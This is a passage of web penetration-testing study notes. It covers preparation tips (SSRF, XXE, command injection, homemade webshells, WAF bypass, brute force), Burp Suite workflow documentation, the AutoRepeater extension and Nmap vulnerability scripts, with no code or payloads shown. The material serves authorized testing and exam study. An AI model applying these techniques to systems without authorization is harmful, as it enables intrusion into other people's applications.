- Learn to exploit SSRF and BLIND SSRF. In addition to merging SSRF with RCE and SSRF via XXE and vice versa, it will be essential for exploring and obtaining flags, whether local or proof
- Enumeration of directories and fuzzing in the application will be common, so I recommend having the SECLIST wordlist on your machine and having good crawler and fuzzing tools that you consider to bring you the best results, many challenges will only be answered through enumeration
- Learn how to generate wordlists through the information collected on the page such as using the cewl tool and other tools to further improve your wordlist, in addition to brute force tools such as Hydra for example or the burp suite intruder itself.
- Learn to manipulate application headers, as it will be essential to exploit a vulnerability or bypass some specific security control to succeed in exploiting and obtaining a flag.
- Study command injection techniques and develop your own webshells, as it will be essential even to bypass a WAF for example. Use the language you most want and feel comfortable developing, be it PHP, ASP, Python, Perl and others

- Understand the structure of libraries such as jquery for example, as it will be fundamental for vulnerability exploitation and bypass.
- Also, understand how endpoint IDs are generated, because in case of IDOR some fuzzing and brute force techniques will be necessary
- Payload all the things is your main reference, consider taking all the course content and having payloads saved, because surely one will work or just need a modification

## Web PenTest Tools – Burp Suite

You can use Burp's automated and manual tools to obtain detailed information about your target applications. The diagram below is an overview of the key stages of Burp's [penetration testing](#) workflow:



### Stage 1: Map the target application

You can use a combination of manual and automated tools to map the application.

Manually browse the application in [Burp's browser](#). Your traffic is proxied through Burp automatically. As you browse, the [Proxy history](#) and [Target site map](#) are populated. By default, a live task also discovers content that can be deduced from responses, for example from links and forms.

To manually discover additional content, you can identify any unrequested items on the site map, then review these in Burp's browser.

#### *Note*

To control the content that is added to the site map and Proxy history, set the [target scope](#) to focus on the items you are interested in. You can then configure Burp to log only in-scope items.

You can also automate the mapping process and discover additional content:

- Configure a scan to crawl the application's content. [Burp Scanner](#) uses Burp's browser to navigate the application, which dramatically increases coverage.
- When using [Burp Scanner](#), [configure login credentials](#) for a site to discover content that is only accessible to authenticated users.
- Use the [content discovery tool](#) to find content that is not linked from visible content.
- Use [Burp Intruder](#) to enumerate additional subdomains or paths.

#### *Note*

Many applications contain features that hinder testing, such as reactive session termination and use of pre-request tokens. You can use [session handling rules](#) and [macros](#) to handle these situations.

## *Related tutorials*

- [Setting the initial test scope.](#)
- [Mapping the target website.](#)
- [Discovering hidden content.](#)

### Stage 2: Analyze the attack surface

Use the Proxy history and Target site map to analyze the information that Burp captures about the application. While you use these tools you can quickly view and edit interesting message features in the Inspector.

You can also use other Burp tools to help you analyze the attack surface and decide where to focus your attention:

- Use the [Target analyzer](#) to analyze how many static and dynamic URLs the target application contains, and how many parameters each URL takes. This can help you to understand the extent of the attack surface.
- Use [Burp Scanner](#) to scan a specific interesting request. Burp Scanner audits only this request. This can flag issues quickly.

## *Related tutorials*

### [Analyzing the attack surface with Burp Suite](#)

#### Stage 3: Test for vulnerabilities

You can use a combination of Burp tools to detect and exploit vulnerabilities.

You may already have identified a range of issues through the mapping process. By default, Burp Scanner scans all requests and responses that pass through the proxy. Burp lists any issues that it identifies under [Issue activity](#) on the **Dashboard**.



You can also use Burp Scanner to actively [audit for vulnerabilities](#). Scanner sends additional requests and analyzes the application's traffic and behavior to identify issues.

To investigate the identified issues, you can use multiple Burp tools at once. To send a request between tools, right-click the request and select the tool from the context menu. Some example strategies are outlined below for different types of vulnerabilities:

## Input-based vulnerabilities

The following are examples of input-based vulnerabilities:

- [SQL injection](#).
- [Cross-site scripting](#).
- [File path traversal](#).

You can use Burp in various ways to exploit these vulnerabilities:

- Scan the interesting request.
- Use [Burp Intruder to fuzz](#) for error messages or other exceptions.
- Use [Burp Repeater](#) to manually modify and reissue the request repeatedly.
- Actively exploit any vulnerabilities with Burp Intruder. For example, use the [recursive grep payload type](#) to exploit SQL injection vulnerabilities.

## Logic and design flaws

The following are examples of [logic and design flaws](#):

- Unsafe use of client-side controls.
- Failure to enforce account logout.
- Ability to skip steps in a multi-stage process.

You generally need to work manually to exploit these types of flaws:

- Use [Burp Repeater](#) to issue the requests individually. You could also turn on [Proxy interception](#) and manually change requests in the browser.
- Use [Burp Intruder](#) to exploit the logic or design flaw, for example to:
  - Enumerate valid usernames or passwords.
  - Cycle through predictable session tokens or password recovery tokens.
  - Reissue the same request a large number of times.
- Use [match and replace rules](#) or [session handling rules](#) to change the request in systematic ways and exploit the flaw.

## Access control vulnerabilities

To test for [access control and privilege escalation vulnerabilities](#), you can:

- [Compare site maps](#) to:
  - Identify functionality that is visible to one user and not another.
  - Test whether a low privileged user can access restricted functions.
  - Discover where user-specific identifiers are used to segregate access to data by two users of the same type.
- Access the request in different [Burp browsers](#) to determine how requests are handled in different user contexts:
  - Use a different user context and a separate [proxy listener](#) with a different port for each browser.
  - Open additional [Proxy history](#) windows for each browser.

- Filter each window to show items received on a specific listener port. Each history window shows only the items for the associated user context.
- Switch requests between browsers, to determine how they are handled in the other user context. To do this, right-click the request in the Proxy history, select **Request in browser**, then **Current session**.
- Some privilege escalation vulnerabilities arise when the application passes a user identifier in a request, then uses that to identify the current user context. To test for this, use [Burp Intruder](#) to cycle through identifiers and retrieve interesting user-specific data from the application's response.


#### Other vulnerabilities

Burp contains tools that can be used to perform virtually any task when probing for other types of vulnerabilities, for example:

- Review the contents of the [Target site map](#) to identify information leakage issues.
- Use the [CSRF generator](#) to create a proof-of-concept attack for a [CSRF vulnerability](#). Review the browser results and [Proxy history](#) to verify whether the attack is successful.
- Use [Burp Sequencer](#) to analyze the quality of randomness in a sample of session tokens.
- Use Burp Intruder with the [bit flipper](#) and [ECB block shuffler](#) payload types to blindly modify the encrypted data of session tokens, to meaningfully change the application's decrypted data.
- To carry out specialized or customized tasks - write your own custom [Burp extensions](#).


<https://portswigger.net/burp/documentation/desktop/testing-workflow>

## 1. Spider:



It is a web spider/crawler that is used to map the target web application. The objective of the mapping is to get a list of endpoints so that their functionality can be observed and potential vulnerabilities can be found. Spidering is done for a simple reason that the more endpoints you gather during your recon process, the more attack surfaces you possess during your actual testing.


## 2. Proxy:



BurpSuite contains an intercepting proxy that lets the user see and modify the contents of requests and responses while they are in transit. It also lets the user send the request/response under monitoring to another relevant tool in BurpSuite, removing the burden of copy-paste. The proxy server can be adjusted to run on a specific

loop-back ip and a port. The proxy can also be configured to filter out specific types of request-response pairs.


### 3. Intruder:



It is a fuzzer. This is used to run a set of values through an input point. The values are run and the output is observed for success/failure and content length. Usually, an anomaly results in a change in response code or content length of the response. BurpSuite allows brute-force, dictionary file and single values for its payload position. The intruder is used for:

- Brute-force attacks on password forms, pin forms, and other such forms.
- The dictionary attack on password forms, fields that are suspected of being vulnerable to XSS or SQL injection.
- Testing and attacking rate limiting on the web-app.


### 4. Repeater:



Repeater lets a user send requests repeatedly with manual modifications. It is used for:

- Verifying whether the user-supplied values are being verified.
- If user-supplied values are being verified, how well is it being done?
- What values is the server expecting in an input parameter/request header?
- How does the server handle unexpected values?
- Is input sanitation being applied by the server?
- How well the server sanitizes the user-supplied inputs?
- What is the sanitation style being used by the server?
- Among all the cookies present, which one is the actual session cookie.
- How is CSRF protection being implemented and if there is a way to bypass it?


## 5. Sequencer:



The sequencer is an entropy checker that checks for the randomness of tokens generated by the webserver. These tokens are generally used for authentication in sensitive operations: cookies and anti-CSRF tokens are examples of such tokens. Ideally, these tokens must be generated in a fully random manner so that the probability of appearance of each possible character at a position is distributed uniformly. This should be achieved both bit-wise and character-wise. An entropy analyzer tests this hypothesis for being true. It works like this: initially, it is assumed that the tokens are random. Then the tokens are tested on certain parameters for certain characteristics. A term significance level is defined as a minimum value of probability that the token will exhibit for a characteristic, such that if the token has a characteristics probability below significance level, the hypothesis that


the token is random will be rejected. This tool can be used to find out the weak tokens and enumerate their construction.


## 6. Decoder:



Decoder lists the common encoding methods like URL, HTML, Base64, Hex, etc. This tool comes handy when looking for chunks of data in values of parameters or headers. It is also used for payload construction for various vulnerability classes. It is used to uncover primary cases of IDOR and session hijacking.

## 7. Extender:





BurpSuite supports external components to be integrated into the tools suite to enhance its capabilities. These external components are called BApps. These work just like browser extensions. These can be viewed, modified, installed, uninstalled in the Extender window. Some of them are supported on the community version, but some require the paid professional version.

## 8. Scanner:

The scanner is not available in the community edition. It scans the website automatically for many common vulnerabilities and lists them with information on confidence over each finding and their complexity of exploitation. It is updated regularly to include new and less known vulnerabilities.

<https://www.geeksforgeeks.org/what-is-burp-suite/>


[https://github.com/bugcrowd/bugcrowd\\_university/blob/master/Burp%20Suite%20Advanced/Bugcrowd%20University%20-%20Burp%20Suite%20Advanced.pdf](https://github.com/bugcrowd/bugcrowd_university/blob/master/Burp%20Suite%20Advanced/Bugcrowd%20University%20-%20Burp%20Suite%20Advanced.pdf)

## Introduction

Burp Suite is an intercepting HTTP Proxy, and it is the defacto tool for performing web application security testing. While Burp Suite is a very useful tool, using it to perform authorization testing is often a tedious effort involving a "change request and resend" loop, which can miss vulnerabilities and slow down testing. AutoRepeater, an open source Burp Suite extension, was developed to alleviate this effort. AutoRepeater automates and streamlines web application authorization testing, and provides security researchers with an easy-to-use tool for automatically duplicating, modifying, and resending



requests within Burp Suite while quickly evaluating the differences in responses.



## AutoRepeater

Without AutoRepeater, the basic Burp Suite web application testing flow is as follows:

1. User noodles around a web application until they find an interesting request
2. User sends the request to Burp Suite's "Repeater" tool
3. User modifies the request within "Repeater" and resends it to the server
4. Repeat step 3 until a sweet vulnerability is found
5. Start again from step 1, until the user runs out of testing time or can retire from bug bounty earnings

While this testing flow works, it is particularly tedious for testing issues that could exist within any request. For example, changing email addresses, account identities, roles, URLs, and CSRF tokens can all lead to vulnerabilities. Currently, Burp Suite does not quickly test for these types of vulnerabilities within a web application.

There are some existing Burp Suite plugins (AuthMatrix, Authz, and Autorize) which exist to make authorization testing easier but each has issues that limit their usefulness. AuthMatrix and Authz require users to send specific requests to the plugins and set up rules for how the authorization testing is performed, which introduces the risk of missing important requests and slows down testing. Autorize does not provide the users with the ability to perform general-purpose text replacements and has a confusing user interface. AutoRepeater takes all the best ideas from these plugins, along with the Burp Suite's familiar user

interface, and combines them to create the most streamlined authorization testing plugin.

AutoRepeater provides a general-purpose solution for streamlining authorization testing within web applications. AutoRepeater provides the following features:

- Automatically duplicate, modify, and resend any request
- Conditional replacements
- Quick header, cookie, and parameter value replacements
- Split request/response viewer
- Original vs. modified request/response diff viewer
- Base replacements for values that break requests like CSRF tokens and session cookies
- Renamable tabs
- Logging
- Exporting
- Toggled activation
- "Send to AutoRepeater" from other Burp Suite tools

### Sample Usage

Following are some common use cases for AutoRepeater. Some helpful tips when using the tool are:

- Don't activate autorepeater until you're ready to start browsing.
- Ensure **Extender** is not using cookies from Burp's cookie jar (**Project Options > Session**).
- Check early to ensure your replacements are working as expected.
- Tabs and configuration are preserved after a restart, but data is lost.

### Testing Unauthenticated User Access

To test whether an unauthenticated user can access the application, configure one rule under Base Replacements to **Remove Header By Name** and then match "Cookie".

### Testing Authenticated User Access

To test access between authenticated users (e.g. low privilege to higher privilege), you'll need to define replacements for each of the session cookies used.

1. Make note of the cookie names and values for the lower-privileged session.
2. Configure a rule under Base Replacements for each cookie to **Match Cookie Name, Replace Value**. Match the cookie name, replace with the lower-privileged user's cookie.
3. Repeat for as many roles as you'd like to test.
4. Browse the application as the highest-privileged user.
5. Review the results.

### Reviewing User Access Results

To review the results of access testing, first ensure you're using the latest version of the tool (Git, not BApp store).

1. Sort by **URL**, then by **Resp. Len. Diff.**. Items with a difference of 0 and identical status codes are strong indicators of successful access.
2. Using **Logs > Log Filter** configure exclusions for irrelevant data (e.g. File Extension = (png|gif|css|ico), Modified Status Code = (403|404)).
3. Review the results and manually investigate anything that looks out of place.

<https://github.com/PortSwigger/auto-repeater>  
<https://medium.com/@JAblas/tryhackme-burp-suite-repeater-walkthrough-9729c2ace4f7>

## Web PenTest Tools - Nmap Scripts

To my amusement, Nmap features are growing day by day. It was introduced just as a port scanner, and now it has reached a stage where you can even use it for basic vulnerability analysis. The vulnerability (script) database is increasing day by day, version by version. Precisely 177 scripts are available with version 5.50, which is the latest NMap release.

Before script-scanning networks, let's try to understand a few ready-made scripts that let us detect various vulnerabilities in the network and devices at one go, in a very short time. Please remember, once you find vulnerabilities, you should immediately take corrective action to close them. These corrective measures may be as simple as changing passwords, disabling unused accounts, or as time-consuming and crucial as applying security patches or removing detected worms.

Table 1: Some useful Nmap scripts

No.	Script	Function
1.	<code>dhcp-discover</code>	Discovers DHCP servers on the network; the UDP discover request is sent from port 67, and the response is received on port 68.
2.	<code>ftp-bounce</code>	Checks whether there are FTP servers that allow an FTP bounce attack to other hosts on the network. (Please refer to earlier articles, where we have discussed FTP bounce attacks.)

Table 1: Some useful Nmap scripts

No.	Script	Function
3.	<code>http-iis-webdav-vuln</code>	Checks whether hosts with vulnerabilities listed in Microsoft security bulletin MS09-020 (IIS 5.1/IIS 6.0) are present on the network.
4.	<code>ms-sql-info</code>	Identifies Microsoft SQL Server details.
5.	<code>mysql-info</code>	Identifies MySQL Server details.
6.	<code>p2p-conficker</code>	Checks whether a host is infected by the <code>conficker.c</code> worm.
7.	<code>smb-enum-shares</code>	A very interesting script, which identifies all SMB shares within the specified address range.
8.	<code>smb-enum-users</code>	Will identify all SMB user names within the specified address range.
9.	<code>sniffer-detect</code>	Finds hosts with <code>pcap</code> libraries installed.
10.	<code>sslv1</code>	Lists all hosts with SSH version 1. As most of you will be aware, this version has documented vulnerabilities.

The various command line options for script scanning are as follows:

